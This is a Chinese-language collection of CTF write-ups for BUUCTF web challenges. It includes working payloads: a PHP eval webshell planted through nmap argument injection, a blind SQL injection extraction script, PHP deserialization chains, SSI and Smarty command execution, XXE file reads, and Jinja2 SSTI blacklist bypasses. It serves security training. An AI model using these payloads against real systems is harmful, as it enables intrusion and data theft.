/fl4g.php?num=1e5&md5=0e215962017&get_flag=more$IFS$9fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

得到flag。

References

https://www.cnblogs.com/h3ng/p/12976168.html

[SWPU2019]Web1

todo注入不了。

[网鼎杯 2020 朱雀组]Nmap

打开网页，发现提示要用`nmap`命令，参考之前做过的题：

[BUUCTF 2018]Online Tool]

尝试之前的命令：

```
' <?php @eval($_POST["password"]);?> -oG shell.php '
```

网页提示：`hacker`。说明有关键词被过滤。

方法一

尝试替换php为`phml`：

```
' <?= @eval($_POST["hack"]);?> -oG hack.phtml '
```

或者：

```
' <? @eval($_POST["hack"]);?> -oG hack.phtml '
```

在正常`PHP5`中，支持如下4种PHP标签：

- 通过`<?php`标签
- 通过`<?`标签
- 通过`<%`标签(默认不开启，PHP7后被移除)
- 通过`<script language="php">`标签(PHP7后被移除)

References

https://www.leavesongs.com/PENETRATION/dynamic-features-and-webshell-tricks-in-php.html

访问：

```
http://3978be0d-795e-4584-ade1-22c6014582a1.node3.buuoj.cn/hack.phml
```

发现访问成功，利用蚁剑空白区域右击添加数据，设置如下：

```
URL地址  http://3978be0d-795e-4584-ade1-22c6014582a1.node3.buuoj.cn/hack.phml
连接密码 hack
网站备注
编码设置 UTF8
连接类型 PHP
```

其他不变。密码可以随便设置，要跟`$_POST["hack"]`一致。

连接后查看网站文件，在根目录发现flag。

References

https://www.cnblogs.com/h3ng/p/12989057.html

方法二

- `-iL`从`inputfilename`文件中读取扫描的目标。
- `-oN`把扫描结果重定向到一个可读的文件`logfilename`中。

输入：

```
' -iL /flag -oN vege.txt '
```

访问：

```
http://3978be0d-795e-4584-ade1-22c6014582a1.node3.buuoj.cn/vege.txt
```

得到flag。

References

https://zhuanlan.zhihu.com/p/145906109

https://wgf4242.github.io/ctf/writeup/2020-网鼎杯朱雀组writeup.html#web-0x1-nmap

[MRCTF2020]PYWebsite

打开网页，发现要购买flag，先用dirsearch扫描：

```
python dirsearch.py -u http://node3.buuoj.cn:29832/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -w db/mylis
t.txt
```

`mylist.txt`是我自己创建的扫描字典，扫描后发现`flag.php`，访问`flag.php`，网页提示：

> 拜托，我也是学过半小时网络安全的，你骗不了我！我已经把购买者的`IP`保存了，显然你没有购买。验证逻辑是在后端的，除了购买者和`我自己`，没有人可以看到flag，还不快去买。

提示说自己能看到，说明本地访问就可以看到，所以我们要在请求中加入`X-Forwarded-For`，在Burp Suite中构造请求：

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:29832
X-Forwarded-For: 127.0.0.1

```

注意最后空两行，发送后得到flag。

References

https://www.cnblogs.com/h3ng/p/12899957.html

[极客大挑战 2019]FinalSQL

进入网站，发现提示：

```
大家好！我是练习时常两年半的，个人WEB程序员cl4y，我会php，PYTHON，mysql，SQL盲注
```

所以大概是要用SQL盲注。我们要找注入点。按照提示点五个点，但他说还有第六个点，修改此时的url：

```
/search.php?id=6
```

这应该就是注入点了。用二分算法python得到flag：

```
import re
import requests

url = "http://8ca9d6e1-3757-47ac-950d-0ab7df0f5935.node3.buuoj.cn/search.php"
def payload(i,j):
    # sql = "0^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)"%(i,j
)                                   #数据库名字
    # sql = "0^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='
geek'),%d,1))>%d)"%(i,j)            #表名
    # sql = "0^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F
1naI1y')),%d,1))>%d)"%(i,j)         #列名
    sql = "0^(ord(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)"%(i,j)
                                    #flag
    data = {"id": sql}
    r = requests.get(url, params = data)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res

def exp():
    flag = ''
    for i in range(1,10000):
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        finalchar = (low + high + 1) // 2
        flag += chr(finalchar)
        if flag[-1] == '}':
            break
        print(flag)
exp()
```

这里用到了异或注入，`0^1=1`，`0^0=0`。当`id=1`或`0`时，页面显示内容不一样，因此，如果

```
0^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d
```

返回`1`，说明异或号后面的语句返回`1`，判断查询结果的当前字符是否在这一半的范围里，然后缩小范围，最后找到这个字符，重复步骤，直至全部找到。

References

https://www.cnblogs.com/wangtanzhi/p/12305052.html

[NPUCTF2020]ReadlezPHP

按F12打开源代码，发现链接：

```
<p>百万前端的NPU报时中心为您报时：<a href="./time.php?source"></a></p>
```

访问链接：

```
/time.php?source
```

发现源代码：

```
<?php
#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

@$ppp = unserialize($_GET["data"]);
```

发现序列化，构造payload：

```
<?php
class HelloPhp {
    public $a = "phpinfo()";
    public $b = "assert";
}
$a  = new HelloPhp();
echo serialize($a);
?>
```

`assert`函数：功能是判断一个表达式是否成立，返回`true or false`，重点是函数会执行此表达式。如果表达式为函数如`assert(“echo(1)”)`，则会输出`1`，而如果为`assert(“echo 1;”)`则不会有输出。

输入url：

```
/time.php?data=O:8:"HelloPhp":2:{s:1:"a";s:9:"phpinfo()";s:1:"b";s:6:"assert";}
```

在`phpinfo()`页面搜索flag即可得到flag。

References

https://www.cnblogs.com/h3ng/p/12890693.html

[BJDCTF2020]EasySearch

用dirsearch扫描：

```
python dirsearch.py -u http://6cc91237-51e2-47fb-ad7c-a5d2cccebdc8.node3.buuoj.cn/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -w db/mylist.txt
```

发现`/index.php.swp`，访问`/index.php.swp`：

```
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```

当密码的`md5`的前六位等于`6d0bc1`，登陆成功。

python脚本：

```
import hashlib
i = 0
while True:
    m = hashlib.md5(str(i).encode('utf-8')).hexdigest()
    if m[0:6] == '6d0bc1':
        print(i, " ", m)
        break
    i +=1
```

todo可能太慢了，多线程提高速度？

构造请求：

```
POST /index.php HTTP/1.1
Host: 6cc91237-51e2-47fb-ad7c-a5d2cccebdc8.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=123&password=2020666
```

发现响应头：

```
Url_is_here: public/05824f6f3fbef89116dee0e9a8da86e3330ab96b.shtml
```

访问此文件，提示：

```
Hello,123

data: Wednesday, 28-Apr-2021 15:02:31 UTC

Client IP: 172.16.128.254
```

没有什么发现，搜索`shtml`漏洞，发现`<!--#exec cmd="命令"-->`可以远程命令任意执行漏洞。

References

http://zone.secevery.com/article/1142

构造请求：

```
POST /index.php HTTP/1.1
Host: 6cc91237-51e2-47fb-ad7c-a5d2cccebdc8.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

username=<!--#exec cmd="find / -name flag*"-->&password=2020666
```

发现响应头：

```
Url_is_here: public/501795be0e8b58d9ad8c3047f5302a5844845344.shtml
```

访问此文件，找到flag文件：

```
/var/www/html/flag_990c66bf85a09c664f0b6741840499b2
```

构造请求：

```
POST /index.php HTTP/1.1
Host: 6cc91237-51e2-47fb-ad7c-a5d2cccebdc8.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

username=<!--#exec cmd="cat /var/www/html/flag_990c66bf85a09c664f0b6741840499b2"-->&password=2020666
```

再次访问响应头的文件，得到flag。

References

https://blog.csdn.net/SopRomeo/article/details/105225341

https://www.cnblogs.com/wangtanzhi/p/12354394.html

[MRCTF2020]Ezpop

打开网页，发现源代码：

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

魔术方法：

```
__construct()//当一个对象创建时被调用
__destruct() //当一个对象销毁时被调用
__toString() //当一个对象被当作一个字符串使用
__sleep() //在对象在被序列化之前运行
__wakeup() //将在反序列化之后立即被调用(通过序列化对象元素个数不符来绕过)
__get() //获得一个类的成员变量时调用，访问不存在的属性或是受限的属性时调用
__set() //设置一个类的成员变量时调用
__invoke() //调用函数的方式调用一个对象时的回应方法
_call() **//当调用一个对象中的不能用的方法的时候就会执行这个函数
```

References

https://www.jianshu.com/p/40ab1c531fcc

利用思路是

- 看到`Modifier`这个类，发现可以`include`一个文件，当`$value`提取`flag.php`时就会显示flag，实现这一切首先要调用`append()`函数，发现`__invoke`函数调用了`append`函数，
- 那现在的问题是如何调用`__invoke`，当`Modifier`用函数的形式调用的时候调用`__invoke`，我们检查一下，发现`Test`类中：

```
public function __get($key){
        $function = $this->p;
        return $function();
    }
```

如果p的值是`Modifier`，在`return $function();`时，就会触发`__invoke`。

- 那如何执行`__get`函数呢，必须调用`Test`不存在的变量才会执行`__get`，发现`Show`类中：

```
public function __toString(){
        return $this->str->source;
    }
```

如果`str`值是`Test`，调用不存在的变量`source`时，就会触发`__get`函数。

- 那如何触发`__toString`呢？当`Show`类被当成字符串使用时就会调用`__toString`，发现：

```
public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
```

如果创建`Show`类时，传递的参数是`Show`类时，就会调用`__toString`。

- 那如何调用`__construct`呢？直接实例化一个类就行了。

将以上过程逆过来，完整`php`代码：

```php
<?php
class Modifier {
    protected  $var = "php://filter/convert.base64-encode/resource=flag.php";
}

class Show{
    public $source;
    public $str;
    public function __construct($file){
        $this->source = $file;
    }
}

class Test{
    public $p;
}

$a = new Show();
$a->str = new Test();
$a->str->p = new Modifier();
$b = new Show($a);
echo urlencode(serialize($b));
?>
```

`$var`不能直接是`flag.php`，需要使用`php://filter`来读取编码，否则直接`include`相当于执行而已，看不到结果。

之所以需要url编码`urlencode(serialize($b))`，因为protected变量经反序列化后，变量名为：`\x00*\x00`存在不可见字符`\x00`，直接`echo serialize($b)`看不到\00。

将运行结果输入url：

```
/?pop=O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A52%3A%22php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D
```

将网页返回的结果用`base64`解码，得到flag。

[NCTF2019]True XML cookbook

打开网页，发现是登录页面。随便输入用户名密码，用Burp Suite拦截：

```
POST /doLogin.php HTTP/1.1
Host: 9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Content-Length: 61
Accept: application/xml, text/xml, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
 Safari/537.36 Edg/90.0.818.56
Content-Type: application/xml;charset=UTF-8
Origin: http://9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Referer: http://9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Connection: close

<user><username>123</username><password>123</password></user>
```

其中发现Content-Type: application/xml;charset=UTF-8，说明可能存在`xxe`实体注入漏洞，尝试`XXE`攻击，线寻找回显点。构造请求：

```
POST /doLogin.php HTTP/1.1
Host: 9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Content-Type: application/xml;charset=UTF-8
Content-Length: 106

<!DOCTYPE a[
    <!ENTITY b "abc">
]>

<user><username>&b;</username><password>admin</password></user>
```

响应是：

```
<result><code>0</code><msg>abc</msg></result>
```

发现存在回显点，说明存在`xxe`漏洞，尝试利用`file://`，`php://`等伪协议进行获取文件，构造请求：

```
POST /doLogin.php HTTP/1.1
Host: 9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Content-Type: application/xml;charset=UTF-8
Content-Length: 126

<!DOCTYPE a[
    <!ENTITY b system "file:///flag.php">
]>

<user><username>&b;</username><password>admin</password></user>
```

响应报错，不存在这样的文件，尝试访问Linux各种配置文件：

> `/etc/hosts` 储存域名解析的缓存
> `/etc/passwd` 用户密码
> `/proc/net/arp` 每个网络接口的`arp`表中`dev`包

构造请求：

```
POST /doLogin.php HTTP/1.1
Host: 9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Content-Type: application/xml;charset=UTF-8
Content-Length: 127

<!DOCTYPE a[
    <!ENTITY b SYSTEM "file:///etc/hosts">
]>

<user><username>&b;</username><password>admin</password></user>
```

响应没有发现有价值的内容。

构造请求访问`/proc/net/arp`：

```
POST /doLogin.php HTTP/1.1
Host: 9d784dd6-4cb7-49c5-b356-10eb8b80e9df.node3.buuoj.cn
Content-Type: application/xml;charset=UTF-8
Content-Length: 130

<!DOCTYPE a[
    <!ENTITY b SYSTEM "file:///proc/net/arp">
]>

<user><username>&b;</username><password>admin</password></user>
```

响应中有一个服务器`10.0.8.2`，利用`C`段嗅探找到可用的内网服务器。

`C`段指的是同一内网段内的其他服务器，每个`IP`有`ABCD`四个段，举个例子，`192.168.0.1`，`A`段就是`192`，`B`段是`168`，`C`段是`0`，`D`段是`1`，而`C`段嗅探的意思就是拿下它同一`C`段中的其中一台服务器，也就是说是`D`段`1-255`中的一台服务器，然后利用工具嗅探拿下该服务器。

用Burp Suite爆破`D`段，在属于`10.0.8.11`的响应中发现flag。

References

https://blog.csdn.net/weixin_43221560/article/details/108152738

https://www.cnblogs.com/renhaoblog/p/13026361.html

https://www.icode9.com/content-4-802965.html

[CISCN2019 华东南赛区]Web11

todo为什么能想到{if}

打开网页，网页底部提示：`Build with Smarty`

构造请求：

```
GET / HTTP/1.1
Host: node3.buuoj.cn:26290
X-Forwarded-For: {if system("ls /")}{/if}
```

输出根目录文件，发现`flag`文件。

构造请求：

```
GET / HTTP/1.1
Host: node3.buuoj.cn:26290
X-Forwarded-For: {if system("cat /flag")}{/if}
```

得到flag。

References

https://webcache.googleusercontent.com/search?q=cache:Stzr1lON8tcJ:https://www.cnblogs.com/kanowill/p/12856683.html+&cd=1&hl=zh-CN&ct=clnk

https://www.freebuf.com/column/219913.html

[GYCTF2020]FlaskApp

方法一 SSTI读文件

打开题目，提示是`flask`框架，说明需要用到`ssti`。

发现`base64`解密时，随便输入一个不符合base64格式的字符串会报错，在报错信息中找到`/app/app.py`，点开发现`app.py`源码。

```
@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 ： {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res =  render_template_string(tmp)
```

但这只是一部分，想办法获取`app.py`完整的源码，需要读取`app.py`。

`base64`加密以下字符串：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__.__builtins__.open('app.py','r').read() }}{% endif %}{% endfor %}
```

或者：

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__.open('app.py','r').read() }}
```

然后在解密页面用`base64`解码，网页回显`app.py`的源码，发现黑名单：

```
black_list = [&#34;flag&#34;,&#34;os&#34;,&#34;system&#34;,&#34;popen&#34;,&#34;import&#34;,&#34;eval&#34;,&#34;chr&#34;,&#34;request&#34;, &#34;subprocess&#34;,&#34;commands&#34;,&#34;socket&#34;,&#34;hex&#34;,&#34;base64&#34;,&#34;*&#34;,&#34;?&#34;]
```

屏蔽了`flag`，`import`，`os`等词。

尝试读取目录，`base64`加密以下字符串：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__.__builtins__['__imp'+'ort__']('o'+'s').listdir('/') }}{% endif %}{% endfor %}
```

或者：

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__['__builtins__']['__imp'+'ort__']('o'+'s').listdir('/')}}
```

然后在解密页面用`base64`解码，发现flag文件为：`this_is_the_flag.txt`，`base64`加密以下字符串：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('/this_is_the_fl'+'ag.txt','r').read()}}{% endif %}{% endfor %}
```

或者：

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__.open('/this_is_the_fl'+'ag.txt','r').read()}}
```

用切片避免字符串拼接：

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__.open('txt.galf_eht_si_siht/'[::-1],'r').read()}}
```

然后在解密页面用`base64`解码，得到flag。

todo payload解释一下。。

References

https://blog.csdn.net/qq_45521281/article/details/106639111

https://blog.csdn.net/Alexhcf/article/details/108400293

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#jinja2

https://zhuanlan.zhihu.com/p/32138231

https://webcache.googleusercontent.com/search?q=cache:mBcxlwryiNcJ:https://www.cnblogs.com/MisakaYuii-Z/p/12407760.html+&cd=2&hl=zh-CN&ct=clnk

https://www.cnblogs.com/h3zh1/p/12694933.html

方法二 PIN码爆破

todo有时间再看。